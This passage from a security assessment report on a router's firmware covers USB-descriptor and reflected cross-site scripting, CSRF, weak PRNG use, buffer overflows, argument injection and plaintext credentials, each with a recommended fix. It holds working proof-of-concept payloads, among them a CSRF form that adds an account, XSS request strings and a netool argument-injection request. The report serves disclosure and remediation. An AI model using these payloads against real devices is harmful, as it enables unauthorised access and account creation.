
Finding Detail

Configuring a USB device with malformed device descriptors allows the inclusion of arbitrary JavaScript into the administration web application. As an example, a device was plugged into the device with the following USB configuration:

```
0x03f0, # vendor id: HP
0x0121, # product id: HP50G
0x0001, # device revision
"Normal Manufacturer String"+alert('hi from usb!');//", # manufacturer string
"Normal Product String", # product string
"My Serial Number", # serial number string
```

Malicious USB Manufacturer String Configuration

This configuration defines a USB Serial interface (VID/PID) that will be treated like a modem by the Sidemine device. With the device plugged in, if an administrator accesses the administration web page, the USB manufacturer string will be evaluated as JavaScript and the alert will trigger:



Execution of USB Manufacturer String



Within the site content it was found that the USB descriptor strings are inserted directly into the `diskList.js` library as seen in the following page source:

```
function modem_manufacturers(){
    return ["Normal Manufacturer String"]+alert('hi from usb!');//");
}

function modem_models(){
    return ["Normal Product String"];
}

function modem_serialn(){
    return ["My Serial Number"];
}

function modem_pool(){
    return ["1"];
}
```

USB Manufacturer JavaScript Source - /require/modules/diskList.js

The source of this content was identified as being inserted into the device configuration through the `nvram_set` function when the device is plugged into the system:

```
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
fopen(/sys/bus/usb/devices/4-2/manufacturer, r)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
nvram_set(usb_path1_manufacturer ,Normal Manufacturer String"]+alert('hi from usb!');//)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
fopen(/sys/bus/usb/devices/4-2/product, r)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
nvram_set(usb_path1_product ,Normal Product String)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
fopen(/sys/bus/usb/devices/4-2/serial, r)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
nvram_set(usb_path1_serial ,My Serial Number)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
fopen(/sys/bus/usb/devices/4-2/speed, r)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - -
nvram_set(usb_path1_speed ,12)
GT-AC2900-3710 authpriv.info trace-logger[22119]: [PID:22117] - - nvram_set(usb_path1_node
,4-2)
```

NVRAM Setting Configuration – usb_path1_manufacturer



These values are later retrieved at runtime when the administration page is loaded:

```
usb_port_storage_status = [];
<% available_disk_names_and_sizes(); %>
<% disk_pool_mapping_info(); %>
<% get_printer_info(); %>
<% get_modem_info(); %>
```

Server Side Directives - /www/require/modules/diskList.js

Where `get_modem_info` resolves to the following function within the `httpd` application:

```
static int ej_get_modem_info(int eid, webs_t wp, int argc, char_t **argv){
    int i, j, got_modem;
    char tmp[100], prefix[32];
    char modem_array[MAX_USB_PORT*MAX_USB_HUB_PORT][MAX_MODEMINFO_NUM][64];
    char port_path[8];
#ifdef RTCONFIG_INTERNAL_GOBI
    char act_node[32], act_port_path[8];
    int modem_unit;
    char tmp2[100], prefix2[32];
#endif

    memset(modem_array, 0, MAX_USB_PORT*MAX_USB_HUB_PORT*MAX_MODEMINFO_NUM*64);

    got_modem = 0;
    for(i = 1; i <= MAX_USB_PORT; ++i){
        snprintf(prefix, 32, "usb_path%d", i);
        if(!strcmp(nvram_safe_get(prefix), "modem")){
            snprintf(port_path, 8, "%d", i);

            strncpy(modem_array[got_modem][0], nvram_safe_get(strcat_r(prefix,
"_manufacturer", tmp)), 64);
            strncpy(modem_array[got_modem][1], nvram_safe_get(strcat_r(prefix,
"_product", tmp)), 64);
            strncpy(modem_array[got_modem][2], nvram_safe_get(strcat_r(prefix,
"_serial", tmp)), 64);
            strncpy(modem_array[got_modem][3], port_path, 64);
```

Underlying Source of Server Side Function – `get_modem_info`



Recommendation(s)

The Sidemine device should ensure that all input is validated before use to ensure it is well formed and of expected content before use. In this case, USB device names should be validated and sanitized to ensure only valid content is used within the application. This could be done using an allow-list approach, where only certain characters are allowed, such as only allowing alpha-numeric characters.

References

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'):
<https://cwe.mitre.org/data/definitions/79.html>



Heap Buffer Overflow in daapd Daemon

Severity: Medium

Finding Overview

The daapd daemon for the mt-daapd media server is prone to [CVE-2008-1771](#), an integer overflow resulting in a heap-based buffer overflow. An attacker who exploits this flaw could, at minimum, crash the service or potential execute arbitrary code with the privileges of the daapd daemon.

Finding Detail

An integer overflow resulting in a heap-based buffer overflow is present in the `ws_getpostvars` function in `webservice.c`.

The vulnerability is due to an arithmetic operation using the `Content-Length` HTTP field resulting in an integer wrap and an undersized heap allocation. If the attacker-supplied `Content-Length` HTTP field is `INT_MAX` the addition operation will wrap to zero.

```
content_length = ws_getarg(&pwsc->request_headers,"Content-Length");
if(!content_length) {
    ws_set_err(pwsc,E_WS_CONTENTLEN);
    WS_EXIT();
    return FALSE;
}

length=atoi(content_length);
ws_dprintf(L_WS_DBG,"Thread %d: Post var length: %d\n",
    pwsc->threadno,length);

buffer=(unsigned char*)malloc(length+1);
```

Integer Overflow in malloc Invocation

The subsequent copy into by `io_read_timeout` into the undersized buffer will corrupt the application heap.

```
if(!io_read_timeout(pwsc->hclient, buffer, &length, &ms)) {
    if(0 == ms) {
        ws_dprintf(L_WS_INF,"Thread %d: Timeout reading post vars\n",
            pwsc->threadno);
        ws_set_err(pwsc,E_WS_TIMEOUT);
        WS_EXIT();
        free(buffer);
        return FALSE;
    }
}
```

Oversized Copy in io_read_timeout



Recommendation(s)

The mt-daapd media server is no longer maintained and does not receive security updates. There is an actively maintained fork (forked-daapd) which should be used instead.

References

NIST - NVD - CVE-2008-1771:

<https://nvd.nist.gov/vuln/detail/CVE-2008-1771>

CWE-122: Heap-based Buffer Overflow:

<https://cwe.mitre.org/data/definitions/122.html>

CWE-680: Integer Overflow to Buffer Overflow:

<https://cwe.mitre.org/data/definitions/680.html>

GitHub – forked-daapd:

<https://github.com/ejurgensen/forked-daapd>



MiniDLNA Version 1.2.1 Prone to Multiple Vulnerabilities

Severity: Medium Low

Finding Overview

The version of MiniDLNA (1.2.1) included with the Sidemine device is vulnerable to a publicly known heap corruption vulnerability (CVE-2020-28926) when handling chunked encoded messages.

Finding Detail

The Guest Device was found to be running MiniDLNA version 1.2.1:

```
8200/tcp open upnp syn-ack MiniDLNA 1.2.1 (Linux 4.1.27; DLNADOC 1.50; UPnP 1.0)
```

MiniDLNA Version Output from NMAP Scan

The value returned by `strtol` when processing the chunk length in the `ParseHttpHeaders` function in `upnphttp.c` is not sufficiently validated. Providing a negative value for `h->req_chunklen` will cause subsequent operations using that value to operate outside the bounds of the intended memory range, resulting in heap corruption.

```
if( h->reqflags & FLAG_CHUNKED )
{
    char *endptr;
    h->req_chunklen = -1;
    if( h->req_buflen <= h->req_contentoff )
        return;
    while( (line < (h->req_buf + h->req_buflen)) &&
           (h->req_chunklen = strtol(line, &endptr, 16)) &&
           (endptr != line) )
    {
        endptr = strstr(endptr, "\r\n");
        if (!endptr)
        {
            return;
        }
        line = endptr+h->req_chunklen+2;
    }
}
```

strtol Invocation That Does Not Check for a Return Value Below 0



This issue has been corrected in version 1.3.0 by adding a check for a negative value after invoking `strtol`, the patch diff of the fix can be seen below:

```

upnphttp.c
Switch to side-by-side view | Diff
--- a/upnphttp.c
+++ b/upnphttp.c
@@ -420,14 +420,14 @@
         return;
         line += 2;
     }
-    if (h->reqflags & FLAG_CHUNKED )
+    if (h->reqflags & FLAG_CHUNKED)
     {
         char *endptr;
         h->req_chunklen = -1;
-        if ( h->req_buflen <= h->req_contentoff )
+        if (h->req_buflen <= h->req_contentoff)
             return;
         while( (line < (h->req_buf + h->req_buflen)) &&
-            (h->req_chunklen = strtol(line, &endptr, 16)) &&
+            (h->req_chunklen = strtol(line, &endptr, 16) > 0) &&
             (endptr != line) )
         {
             endptr = strstr(endptr, "\r\n");
@@ -888,7 +888,7 @@
         char *chunkstart, *chunk, *endptr, *endbuf;
         chunk = endbuf = chunkstart = h->req_buf + h->req_contentoff;
-        while( (h->req_chunklen = strtol(chunk, &endptr, 16)) && (endptr != chunk) )
+        while ((h->req_chunklen = strtol(chunk, &endptr, 16)) > 0 && (endptr != chunk) )
         {
             endptr = strstr(endptr, "\r\n");
             if (!endptr)

```

Patched ParseHttpHeaders Function

Recommendation(s)

The MiniDLNA service should be updated to version 1.3.0 or later to prevent exposure to CVE-2020-28926.

References

NVD - CVE-2020-28926:

<https://nvd.nist.gov/vuln/detail/CVE-2020-28926>

upnphttp: Disallow negative HTTP chunk lengths:

<https://sourceforge.net/p/minidlna/git/ci/9fba41008adebc1da0f4f6c6e27ae422ace3fe4a>



Multiple Passwords Generated Using Weak PRNG

Severity: Low

Finding Overview

The Sidemine device generates passwords for several use cases using an insecure programmable random number generator (PRNG). An attacker may be able to reason about the internal state of the PRNG and potentially predict or more easily brute force passwords generated with it.

Finding Detail

The `srand` PRNG is not suitable for security related applications due to being a potentially predictable source of random values. The `srand` PRNG is used to generate credentials or tokens for the following purposes:

- Guest Network Passwords
- IFTTT Device Pairing PIN Codes

The function `gen_IFTTPincode` in the HTTP service uses the `srand` PRNG to generate PIN codes used in IFTTT device pairing.



```
int __fastcall gen_IFTTTPincode(int a1)
{
[... Truncated for brevity.. ] memset(v40, 0, sizeof(v40));
ticks = time(0);
srand(ticks);
v2 = rand() % 255;
dec2bin(v2, &v37, 7);
if ( nvram_get_int("http_enable") )
{
    LOBYTE(v38) = 49;
    v3 = nvram_get_int("https_lanport");
    v4 = 443;
    if ( v3 )
        v4 = v3;
}
else
{
    LOBYTE(v38) = 48;
    v5 = nvram_get_int("http_lanport");
    if ( v5 )
        v4 = v5;
    else
        v4 = 80;
}
[..truncated for brevity..]
while ( v10 != 4 );
sprintf(v41, "%s%-s%-s", v34, &v34[128], &v34[256], &v34[384]);
nvram_set("skill_act_code_t", v41);
v16 = bin2dec(&v37);
sprintf(v42, "%o", v16);
v17 = nvram_set("ifttt_stoken", v42);
v20 = uptime(v17, v18, v19);
sprintf(v43, "%ld", v20);
nvram_set("ifttt_timestamp", v43);
v21 = strncpy(a1, v41, 72);
nvram_commit(v21);
return a1;
}
```

gen_IFTTTPincode Using Weak PRNG



The function `gen_guestnetwork_pass` in the HTTPD service uses the `srand` PRNG to generate passwords used for guest network access:

```
int __fastcall gen_guestnetwork_pass(char *a1, size_t a2)
{
    unsigned int v4; // r0
    int v5; // r7
    int v6; // r9
    int v8[12]; // [sp+Ch] [bp-4Ch]

    v8[0] = (int)off_7D38[0];
    v8[1] = (int)off_7D3C[0];
    v8[2] = (int)off_7D40[0];
    v8[3] = (int)off_7D44[0];
    v8[4] = (int)off_7D48[0];
    v8[5] = (int)off_7D4C[0];
    v8[6] = (int)off_7D50[0];
    v8[7] = (int)off_7D54[0];
    v8[8] = (int)off_7D58[0];
    v8[9] = (int)off_7D5C[0];
    v8[10] = (int)off_7D60[0];
    v8[11] = (int)off_7D64[0];
    v4 = time(0);
    srand(v4);
    v5 = rand();
    v6 = rand();
    sprintf(a1, "%s%s", (const char *)v8[v5 % 12], (const char *)v8[v6 % 12]);
    return 0;
}
```

gen_guestnetwork_pass Using Weak PRNG

Recommendation(s)

The Sidemine device should use a secure random PRNG to generate security-related tokens, pins, and passwords. The `/dev/urandom` character device provided by Linux is suitable for these purposes.

References

CWE-338: Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG):
<https://cwe.mitre.org/data/definitions/338.html>



Web Interface - No CSRF Mitigation

Severity: Low

Finding Overview

The Sidemine Guest Device's web interface is prone to cross-site request forgery (CSRF) attacks. An attacker who can entice an authenticated user to visit a maliciously crafted website could exploit this issue to take actions on behalf of the authenticated user.

Finding Detail

The Sidemine device does not provide mitigations to prevent against CSRF attacks. An attacker able to coerce an authenticated user to visit a malicious site can take actions on behalf of that user. For example, a victim who visits a site containing the following HTML while authenticated could add a new, unprivileged account to the device.

The following example invokes the `create_account()` hook to add the user 'atredis' with the password 'atredis'.

```
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.50.1/appGet.cgi?hook=create_account()" method="POST">
      <input type="hidden" name="account" value="atredis" />
      <input type="hidden" name="password" value="atredis" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Example CSRF Payload

After viewing the example payload, the added account can be verified by inspecting the system configuration:

```
admin@GT-AC2900-2960:/tmp/home/root# cat /etc/passwd
admin:x:0:0:admin:/root:/bin/sh
nas:x:100:100:nas:/dev/null:/dev/null
nobody:x:65534:65534:nobody:/dev/null:/dev/null
atredis:x:502:502:./dev/null:/dev/null
```

User Added to System Accounts

```
admin@GT-AC2900-2960:/tmp/home/root# nvramp dump|grep atredis
acc_list=admin>1TJKvEt0xjmchQ1ZglqfeQ==<atredis>sGrNyXzb0u8qDbXFTX3cvw==
acc_webdavproxy=admin>1
size: 61830 bytes (69242 left)
```

User Added to NVRAM Configuration



Recommendation(s)

To reduce the risk of these attacks, requests should contain an additional token associated with the user's session that is not stored within a cookie; this token should be generated using a cryptographic random number generator to reduce the likelihood of an attacker guessing or brute forcing this value. The application should validate the token before performing any action resulting from the request.

References

CWE-352: Cross-Site Request Forgery (CSRF):

<https://cwe.mitre.org/data/definitions/352.html>



Multiple Buffer Overflows Retrieving NVRAM Items

Severity: Low

Finding Overview

Potential buffer overflow conditions exist when reading NVRAM items while performing HTTP Basic Authentication. Exploiting these vulnerabilities in practice will require an attacker to have the ability to update the value of an affected NVRAM item.

Finding Detail

Multiple post-authentication buffer overflow conditions exist in the `do_auth` function in `web.c`. The `strcpy` function is used to copy the `http_username` and `http_password` nvrाम values into 32-byte buffers, the maximum allowable size for an NVRAM item is 255 bytes:

```
char UserID[32]="";
char UserPass[32]="";
char ProductID[32]="";

void do_auth(char *userid, char *passwd, char *realm)
{
    // time_t tm;
    if (strcmp(ProductID,"")==0)
    {
        strcpy(ProductID, get_productid());
    }
    if (strcmp(UserID,"")==0 || reget_passwd == 1)
    {
        strcpy(UserID, nvrाम_safe_get("http_username"));
    }
    // 2008.08 magic {
    if (strcmp(UserPass, "") == 0 || reget_passwd == 1)
    {
        // 2008.08 magic }
        strcpy(UserPass, nvrाम_safe_get("http_passwd"));
    }
    reget_passwd = 0;
    strncpy(userid, UserID, AUTH_MAX);
    if (!is_auth())
    {
        strcpy(passwd, "");
    }
    else
    {
        strncpy(passwd, UserPass, AUTH_MAX);
    }
}
```

Unbounded strcpy Calls



Recommendation(s)

Copy operations should be properly bounded when retrieving NVRAM items to prevent potential buffer overflow conditions.

References

CWE-121: Stack-based Buffer Overflow:
<https://cwe.mitre.org/data/definitions/121.html>



mt-daapd Authentication Checks Use strcmp

Severity: Low

Finding Overview

The Sidemine Guest Device ships with an unmaintained version (0.15.1b) of the mt-daapd media server. The mt-daapd service uses the strcmp function to determine the password is correct. The strcmp function does not operate in constant time and is prone to timing attacks. An attacker may be able to abuse this behavior to increase the likelihood of successfully brute forcing a user's password.

Finding Detail

The config_auth and daap_auth functions uses the strcmp and strcmp functions to validate the user's login credentials. This function is prone to timing attacks as it does not execute in constant time. An attacker may be able to abuse any observable timing discrepancies to increase the likelihood of brute-forcing account passwords.

```
/**
 * The auth handler for the admin pages
 *
 * \param user username passed in the auth request
 * \param password password passed in the auth request
 */
int config_auth(char *user, char *password) {
    if(!password||(!config.adminpassword))
        return 0;
    return !strcmp(password,config.adminpassword);
}

int daap_auth(char *username, char *password) {
    if((password == NULL) &&
        ((config.readpassword == NULL) || (strlen(config.readpassword)==0)))
        return 1;

    if(password == NULL)
        return 0;

    return !strcmp(password,config.readpassword);
}
```

Authentication Checks Using strcmp



Recommendation(s)

Passwords should be compared using a function that executes in constant time. Ideally a salted hashing algorithm like SHA-256 should be used to store and validate passwords securely.

References

CWE-208: Observable Timing Discrepancy:

<https://cwe.mitre.org/data/definitions/208.html>

CWE-256: Unprotected Storage of Credentials:

<https://cwe.mitre.org/data/definitions/256.html>

CWE-319: Cleartext Transmission of Sensitive Information:

<https://cwe.mitre.org/data/definitions/319.html>



Unnecessary Transfer of Credentials - mt-daapd

Severity: Low

Finding Overview

The `mt-daapd` service stores passwords in plaintext, making them easily recoverable by an attacker who is able to access the media server. Furthermore, the web application is served over a non-TLS connection (HTTPS) making it prone to man-in-the-middle attacks.

Finding Detail

Mt-daapd account passwords are stored in plaintext in the configuration file:

```
admin@GT-AC2900-2960:/tmp/etc# cat mt-daapd.conf
web_root /etc/web
port 3689
admin_pw testtest
db_dir /tmp/mnt/Install_macOS_Big_Sur/.mt-daapd
mp3_dir /mnt
servername test2
runas admin
extensions .mp3,.m4a,.m4p,.aac,.ogg
rescan_interval 300
always_scan 1
compress 1
```

mt-daapd.conf Configuration File

Despite the configuration for `mt-daapd` being available from the normal administrative HTTP service. The configuration page (`config.html`) for the `mt-daapd` daemon is still accessible from `admin mt-daapd` accounts. This page displays credentials to the user in plaintext, as seen in the following screenshot:


The screenshot shows a web browser window displaying the configuration page for `mt-daapd`. The page title is "config.html" and the URL is "192.168.50.1:3689/config.html". The page features a navigation menu with links for "home", "status", "feedback", and "thanks". A "welcome, admin" message is displayed, along with "1 connected users". A "links" section provides links to "mt-daapd Home", "mt-daapd CVS", "GPL License", and "ASPL License". The main content area is titled "Configuration" and includes a note: "Note that the following fields will only be editable if the configuration file itself is writable by the mt-daapd server. If you make changes to these settings, they will not be reflected in the running server. The server must be restarted for these values to take effect." Below this note is a table of configuration fields:

| | |
|--------------------|--|
| Web Root | /rom/etc/web |
| Playlist File | |
| MP3 Dir | /tmp/mnt |
| Database Dir | /tmp/mnt/Install_macOS_Big_Sur/.mt-daapd |
| Port | 3689 |
| Server Name | test2 |
| Logfile | |
| Art Filename | |
| Run As | admin |
| Admin Password | testtest |
| MP3 Password | |
| Extensions | .mp3,.m4a,.m4p,.aac,. |
| Rescan Interval | 300 |
| Scan Type | 0 |
| Always Scan | 1 |
| Compress | 1 |
| Process .m3u Files | 0 |

Plaintext Admin Account Credentials in mt-daapd Configuration Page



The `mt-daapd` web service is only accessible over a non-TLS (HTTPS) connection making it susceptible to interception.



HTTP Basic Authentication for `mt-daapd` over Non-TLS connection

Recommendation(s)

Passwords should be compared using a function that executes in constant time. Ideally a proper, modern, salted hashing algorithm like SHA-256 should be used to store and validate passwords securely. The service should be provided over an HTTPS connection to prevent exposure to interception.

References

CWE-256: Unprotected Storage of Credentials:
<https://cwe.mitre.org/data/definitions/256.html>

CWE-319: Cleartext Transmission of Sensitive Information:
<https://cwe.mitre.org/data/definitions/319.html>



Reflected Cross-Site Scripting in applyapp.cgi

Severity: Low

Finding Overview

The `applyapp.cgi` script is prone to a post-authentication, reflected cross-site scripting vulnerability in the `rc_service` parameter. An attacker able to entice a user into visiting a maliciously crafted URI may be able to steal the user's session token or take actions on their behalf.

Finding Detail

Due to insufficient sanitization of user-supplied input of the `rc_service` parameter the `applyapp.cgi` script is vulnerable to cross-site scripting. The following HTTP GET request will trigger the vulnerability.

```
GET /applyapp.cgi?action_mode=apply&rc_service=restart_firewallwqmv1%3cimg%20src%3da%20onerror%3dalert(1)%3ep53y3&vts_rulelist=%3CWOW%3E3724%3A3726%2C2444%3E192.168.50.12%3E1234%3EBO
TH%3E192.168.50.100 HTTP/1.1
Host: 192.168.50.1
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://192.168.50.1/Advanced_VirtualServer_Content.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: asus_token=PCo51sYK8LLbE3qr6b09bfV8lzuKg6; clickedItem_tab=6
Connection: close
```


Example Cross-Site Scripting Request

The HTTP response containing an HTML `img` tag with the resulting payload can be seen below.

```
HTTP/1.0 200 OK
Server: httpd/2.0
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
Date: Sun, 07 Feb 2021 19:02:37 GMT
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: text/html
Connection: close

{ "modify": "0", "run_service": "restart_firewallwqmv1<img src=a onerror=alert(1)>p53y3" }
```

Server Response with Injected HTML



Response Executing the Included Script

The root cause can be found in `web.c` in the `apply.cgi` function. The `action_para` value is retrieved from the `rc_service` parameter:

```
action_para = get_cgi_json("rc_service",root);
```

Initial Value Access

It is then returned in the user response without being sanitized for metacharacters:

```

    if(action_para && strlen(action_para) > 0) {
#ifdef RTCONFIG_CFGSYNC
    if (cfg_changed && is_cfg_server_ready())
    {
        json_object *cfg_root = NULL;

        if ((cfg_root = json_object_from_file(CFG_JSON_FILE)) == NULL)
            _dprintf("cfg_root is null\n");
        else /* add action_script */
            json_object_object_add(cfg_root, "action_script", json_object_new_string(action_para));

        /* save the changed nvram parameters */
        json_object_to_file(CFG_JSON_FILE, cfg_root);

        json_object_put(cfg_root);

        /* trigger cfg_server to send notification */
        kill_pidfile_s(CFG_SERVER_PID, SIGUSR2);
        cfg_changed = 0;
    }
else
#endif
    notify_rc(action_para);
    json_object_object_add(res, "run_service", json_object_new_string(action_para));
    }
    websWrite(wp, "%s\n", json_object_to_json_string(res));
    json_object_put(res);
}

```

Server Returning Unsanitized User Value



Recommendation(s)

The web service should set the correct mime-type (`text/json`) to prevent the browser from rendering HTML metacharacters returned in the JSON response. In addition, the web service should utilize the existing function `check_xss_blacklist` on all user-supplied input prior to returning it in the JSON response.

References

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'):

|<https://cwe.mitre.org/data/definitions/79.html>



Argument Injection - Network Tools


Severity: Low

Finding Overview

The Sidemine Guest Device's Network Tools interface does not properly enforce client-side validation, allowing authenticated users to inject arbitrary arguments into the underlying commands. Attackers may be able to utilize this weakness to execute unintended functionality.

Finding Detail

The Network Tools feature of the Sidemine administration application allows running tools to diagnose the current network configuration. The application attempts to validate input, preventing the submission of malformed host names as seen in the following screen shot:



Invalid Character Error

The observed validation was found to only be implemented client-side, as it was possible to modify the underlying request and include the previously blocked value, as seen in the following request and response:

```
GET /netool.cgi?type=4&target=-V+aaaa&pcnt= HTTP/1.1
Host: 192.168.1.107:8443
Connection: close

HTTP/1.0 200 OK
Server: httpd/2.0
Content-Type: text/html
Connection: close

{"successful": "TRACEROUTE.log"}
```

Server Processing the Invalid Characters



This request causes the following command to be executed using `execve`:

```
/usr/sbin/traceroute -4 -m 30 -w 3 -V aaaa
```

Injection of Arbitrary Parameter

Execution was also confirmed by reading the `TRACEROUTE.log` file using the response inspection request:

```
GET /netool.cgi?type=0&target=TRACEROUTE.log HTTP/1.1
Host: 192.168.1.107:8443
Connection: close

HTTP/1.0 200 OK
Server: httpd/2.0
Content-Type: text/html
Connection: close

{"result":Modern traceroute for Linux, version 2.1.0
Copyright (c) 2016 Dmitry Butskoy, License: GPL v2 or any later
XU6J03M6
}
```

Confirmation of Parameter Injection

The severity of this finding has been reduced to Low as no argument was identified that would allow execution of arbitrary commands.

Recommendation(s)

The Network Tools applications should ensure that client side input validation is mirrored on the server in order to prevent the inclusion of unexpected or malformed content.

References

CWE-88: Improper Neutralization of Argument Delimiters in a Command (‘Argument Injection’):

<https://cwe.mitre.org/data/definitions/88.html>



Insufficient Privilege Separation

Severity: Low

Finding Overview

The Sidemine device does not employ privilege separation for running services, running all system services at the highest level privilege. In this configuration, an attacker able to compromise a running service on the system is able to gain administrative access to the underlying host.

Finding Detail

By inspecting the process list on the device it was found that all services, with the exception of two, were executing under the context of the user `admin`:



```

ps w
  PID USER      VSZ STAT COMMAND
  286 admin    18504 S   /bin/swmdk
  299 admin    1568 S   {wdtctl} wdttd
  301 admin    1712 S   hotplug2 --persistent --no-coldplug
  417 admin         0 SWN [jffs2_gcd_mtd8]
  426 admin    1752 S   /usr/sbin/envrms
  658 admin         0 SW  [dhd_watchdog_th]
  659 admin         0 SW  [wfd0-thrd]
  666 admin         0 SW  [dhd_watchdog_th]
  667 admin         0 SW  [wfd1-thrd]
 1045 admin    8724 S   console
 1112 admin         0 SW  [kworker/1:2]
 1139 admin    8724 S   /sbin/wanduck
 1143 admin    6060 S   asd
 1148 admin   10904 S   nt_monitor
 1149 admin    6248 S   protect_srv
 1150 admin   11796 S   /sbin/netool
 1163 admin    8948 S   nt_center
 1170 admin    8724 S   wpsaide
 1171 admin    4204 S   /usr/sbin/wlc_nt
 1188 admin    4536 S   nt_actMail
 1203 admin    3072 S   crond
 1204 admin   10804 S   httpd -i br0
 1206 admin    5316 S   vis-dcon
 1208 admin    4720 S   vis-datacollector
 1209 admin    2776 S   /usr/sbin/infosvr br0
 1211 admin    2596 S   sysstate
 1212 admin   12224 S   ahs
 1213 admin    2584 S   aura_rgb_nt
 1214 admin    2580 S   aura_rgb_sw
 1215 admin    8724 S   watchdog
 1216 admin    8724 S   check_watchdog
 1220 admin    4176 S   rstats
 1223 admin    3164 S   avahi-daemon: running [GT-AC2900-3710.local]
 1254 admin    3112 S   lld2d br0
 1269 admin   11444 S   vis-dcon
 1277 admin    8724 S   disk_monitor
 1283 admin    9324 S   mastiff
 1285 admin    8724 S   bwdpi_check
 1288 admin    8728 S   pctime
 1378 admin   13848 S   amas_lib
 1512 admin    3072 S   /sbin/udhcpc -i eth0 -p /var/run/udhcpc0.pid -s /tmp/udhcpc -033
-0249
 1514 admin    1916 S   /bin/mcpd
 1521 admin         0 SW  [kworker/u4:2]
 1567 admin    8724 S   usbled
